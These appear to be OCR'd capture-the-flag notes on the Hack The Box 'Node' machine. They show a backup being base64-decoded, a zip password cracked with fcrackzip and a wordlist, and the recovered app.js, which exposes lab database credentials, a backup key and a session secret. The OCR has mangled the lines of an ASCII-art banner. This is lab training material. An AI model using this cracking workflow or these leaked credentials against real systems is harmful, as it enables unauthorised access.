
logging as admin



not downloading lets setting a proxy listen for 8080 on localhost




```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# ls
myplace.backup  node.ctb  node.ctb~  node.ctb~~  node.ctb~~~
```




```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# cat myplace.backup
UEsDBAoAAAAAAHtvI0sAAAAAAAAAAAAAAAAQABwAdmFyL3d3dy9teXBsYWNlL1VUCQADy
ZS1sb2NrLmpzb25VVAkAA9HoqVlv/3RgdXgLAAEEAAAAAAQAAAAAnJSyC9V8kIQqgGxex
X0Jhnbz8L1Ayci52VnW7VFYCeSBF91JtCqW33w839wBlYA01FtI5FIIR2F0mhegO1PzVT
WagxXJ8hfM4Sc5+q1wtlAMgpgs+ZRIiXTRJF0T9CqyfGHfzJoHpFxj3FfUJp150PD0hAa
ggMnSdkjRjDOi/4IIrK0aktvxNZ5SveJRg9UrDgZZAjMRTT4obat0xzG43j1maxtYIiSW
Q6BIycOcdD3K7mY2WOIEhvVtSiZbJnyfU3aaDB08xc9m6QOWWOEd6Mj14e2YpS0Rxi1xp
YTkF2ujTcyo/xaY2kWPTpmKDg8WqTfJu9Ga+kXquFeiXBceijx11jYts9sYr4EhOt4HXf
vuIoIBJVD+K8m/PrBhKDvAXsAupACcIwT3MpwcQv8lo+Ib2LM1/YQWVBaWb/9RN+6txPC
Dpo/7U7RLF/kNZueUJPda6lHKVuaKItPmPztjA1rbL8vRFu6/wBzsjxEnJZK2pViZhPOw
+x5/szsg2sGQxM/Gc7FNYmopEAGucumop9mo8OWL0mXHh7yHiRogBlqJZswiHrPeZQNKs
jAkCGgc11vU5BrML0HXoGPDxcoQmaSsRW6pD93rgt6wruUXGJHAMTliu6/vductG5qDNM
5HIH3PZi67ejzDk2vz1Ibh3xKekdMUi5YBc0vkOwX5Y/k1K16wcT9WfRwMaTKvt0FzNre
6MiW2kDS2TUmNC1xX+2H/reTsnQH+gfQuyyqohiYMCXboeESwoZYpo9CzAp0uGeqMPl8m
BS4cgOHdNlr2zVrLMvAEzbNEuZgUkG3+YUS7LFfYQMmk3uiz6i9svIKGeEnrIxrxrIPE3
Yg2wgslkCOtPpsjrhtyR7bVQRtKzA8EWyxpLovZOi2TTijXJywk44kP+z71usqp6872e3
+cDgLda20Vy9I1f1Hb7OD/x+7cVlnpYWFoCcAP5RD/9rjc4ejwV1YO7OgUSGwz3XXVpyS
68f7ke74+YWDO34nDkztMEoEAKnPmMPlKB/M/D+OuXC4IyGNlJW4PsdoDJk7VH8aNrmPJ
sCR9BwIUFt0fJYdPpM0Yh8DE7CatsDZttRaefpGG9h3w9YbPCbtmbf6Pc1ojAsaDWdXm
nC2g+Vm9u9fAYtrJ2020ZyKdp5NBEweZPJ8EbZRp6U+rY6deivYS2JV9fcGiuceYxTfzu
LTxmZAgovQzyNMP+Pe4kHbRsNDeWHd/axTBIOQopziX4YYvpEaNu0UdUPbsfMMova5827
YMGYSKjmAXdNVFtbx5o41iWBXnGkZi27F/tN1PLpi1LtK7pJLJ2J5Kk9XAA9I5XuC7mro
dyTZhG9ThNNOqkLWCA5jD+w1A5/IBx4QHIeYAXHxoUirSZIYc/LavJhei+F8AVsiynr3I
```

decode base64 string




```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# cat myplace.backup | base64 -d > myplace.dec

┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# ls
myplace.backup  myplace.dec  node.ctb  node.ctb~  node.ctb~~  node.ctb~~~
```




```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# file myplace.dec
myplace.dec: Zip archive data, at least v1.0 to extract
```

rename to zip




```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# mv myplace.dec myplace.zip
```




```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# unzip myplace.zip
Archive:  myplace.zip
   creating: var/www/myplace/
[myplace.zip] var/www/myplace/package-lock.json password: █
```


cracking the password for backup.zip




```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# fcrackzip -h

fcrackzip version 1.0, a fast/free zip password cracker
written by Marc Lehmann <pcg@goof.com> You can find more info on
http://www.goof.com/pcg/marc/

USAGE: fcrackzip
          [-b├──brute-force]          use brute force algorithm
          [-D├──dictionary]           use a dictionary
          [-B├──benchmark]            execute a small benchmark
          [-c├──charset characterset] use characters from charset
          [-h├──help]                 show this message
          [--version]                 show the version of this program
          [-V├──validate]             sanity-check the algorithm
          [-v├──verbose]              be more verbose
          [-p├──init-password string] use string as initial password/file
          [-l├──length min-max]       check password with length min to max
          [-u├──use-unzip]            use unzip to weed out wrong passwords
          [-m├──method num]           use method number "num" (see below)
          [-2├──modulo r/m]           only calculcate 1/m of the password
          file...                  the zipfiles to crack

methods compiled in (* = default):

 0: cpmask
 1: zip1
*2: zip2, USE_MULT_TAB
```



```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# fcrackzip -D -p /usr/share/wordlists/rockyou.txt myplace.zip
possible pw found: magicword ()
```



```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# ls
myplace.backup  myplace.zip  node.ctb  node.ctb~  node.ctb~~  node.ctb~~~  var
```




```
┌──(root💀kali)-[/Documents/…/node/var/www/myplace]
└─# ls
app.html  app.js  node_modules  package.json  package-lock.json  static
```

```
┌──(root💀kali)-[/Documents/…/node/var/www/myplace]
└─# cat app.js

const express     = require('express');
```


```
const session     = require('express-session');
const bodyParser  = require('body-parser');
const crypto      = require('crypto');
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const path        = require("path");
const spawn       = require('child_process').spawn;
const app         = express();
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?-
authMechanism=DEFAULT&authSource=myplace';
const backup_key  =
'45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  app.use(session({
    secret: 'the boundless tendency initiates the law.',
    cookie: { maxAge: 3600000 },
    resave: false,
    saveUninitialized: false
  }));

  app.use(function (req, res, next) {
    var agent = req.headers['user-agent'];
    var blacklist = /(DirBuster)|(Postman)|(Mozilla\/4\.0.+Windows NT 5\.1)|(Go\-http\-
client)/i;

    if (!blacklist.test(agent)) {
      next();
    }
    else {
      count = Math.floor((Math.random() * 10000) + 1);
      randomString = '';

      var charset =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
      for (var i = 0; i < count; i++)
        randomString += charset.charAt(Math.floor(Math.random() * charset.length));

      res.set('Content-Type', 'text/plain').status(200).send(
        [

'QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
'QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ

'QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ

'QQQQQQQQQQQQQQQQQQQWQQQQQWWWBBBHHHHHHHHHBWWWQQQQQQQQQQQQ
	'QQQQQQQQQQQQQQQD!`__ssaaaaaaaaaass_ass_s____.  -~""??-
9VWQQQQQQQQQQQQQQQQQQQ',
	'QQQQQQQQQQQQQP\'_wmQQQWWBWV?-
GwwwmmWQmwwwwwgmZUVVHAqwaaaac,"?9$QQQQQQQQQQQQQ',
	'QQQQQQQQQQQW! aQWQQQQW?qw#TTSgwawwggywawwpY?T?-
TYTYTXmwwgZ$ma/-?4QQQQQQQQQQ',
	'QQQQQQQQQQW\' jQQQQWTqwDYauT9mmwwawww?WWWWQQQQQ@TT?-
TVTT9HQQQQQw,-4QQQQQQQQ',

'QQQQQQQQQ[ jQQQQyWVw2$wWWQQQWWQWWWW7WQQQQQQQPWWQQQWQQ
	'QQQQQQQQf jQQQQWWmWmmQWU???????-
9WWQmWQQQQQQQWjWQQQQQQQWQmQQQQWL 4QQQQQQQ',
	'QQQQQQP\'.yQQQQQQQQQQQP"       <wa,.!4WQQQQQQQWdWP??!"??-
4WWQQQWQQc ?QWQQQQQ',
	'QQQQQP\'_a.<aamQQQW!<yF "!` ..  "??$Qa "WQQQWTVP\'    "??\'
=QQmWWV?46/ ?QQQQQ',
	'QQQP\'sdyWQP?!`.-"?46mQQQQQT!mQQgaa. <wWQQWQaa
_aawmWWQQQQQQQQQWP4a7g -WWQQ',
	'QQ[ j@mQP\'adQQP4ga, -????"
<jQQQQWQQQQQQQQWW;)WQWWWW9QQP?"`  -?QzQ7L ]QQQ',
	'QW jQkQ@ jWQQD\'-?$QQQQQQQQQQQQQQQWWQWQQQWQQQc
"4QQQa   .QP4QQQfWkl jQQQ',
	'QE ]QkQk $D?`  waa "?9WWQQQP??T?47`_aamQQQQQQWWQw,-?
QWWQQQQQ`"QQQD\Qf(.QWQQ',
	'QQ,-Qm4Q/-QmQ6 "WWQma/  "??QQQQQQL 4W"- -?$QQQQWP`s,awT$QQQ@
"QW@?$:.yQQQQ',
	'QQm/-4wTQgQWQQ,  ?4WWk 4waac -???$waQQQQQQQQF??-
\'<mWWWWWQW?^  ` ]6QQ\' yQQQQQ',
	'QQQQw,-?QmWQQQQw  a,    ?QWWQQQw _.  "????9VWaamQWV???"  a
j/  ]QQf jQQQQQQ',
	'QQQQQQw,"4QQQQQQm,-$Qa     ???4F jQQQQQwc <aaas _aaaaa
4QW ]E  )WQ`=QQQQQQQ',
	'QQQQQQWQ/ $QQQQQQQa ?H ]Wwa,     ???9WWWh
dQWWW,=QWWU?  ?!     )WQ ]QQQQQQQ',
	'QQQQQQQQc-QWQQQQQW6,  QWQWQQQk <c
jWQ ]QQQQQQQ',
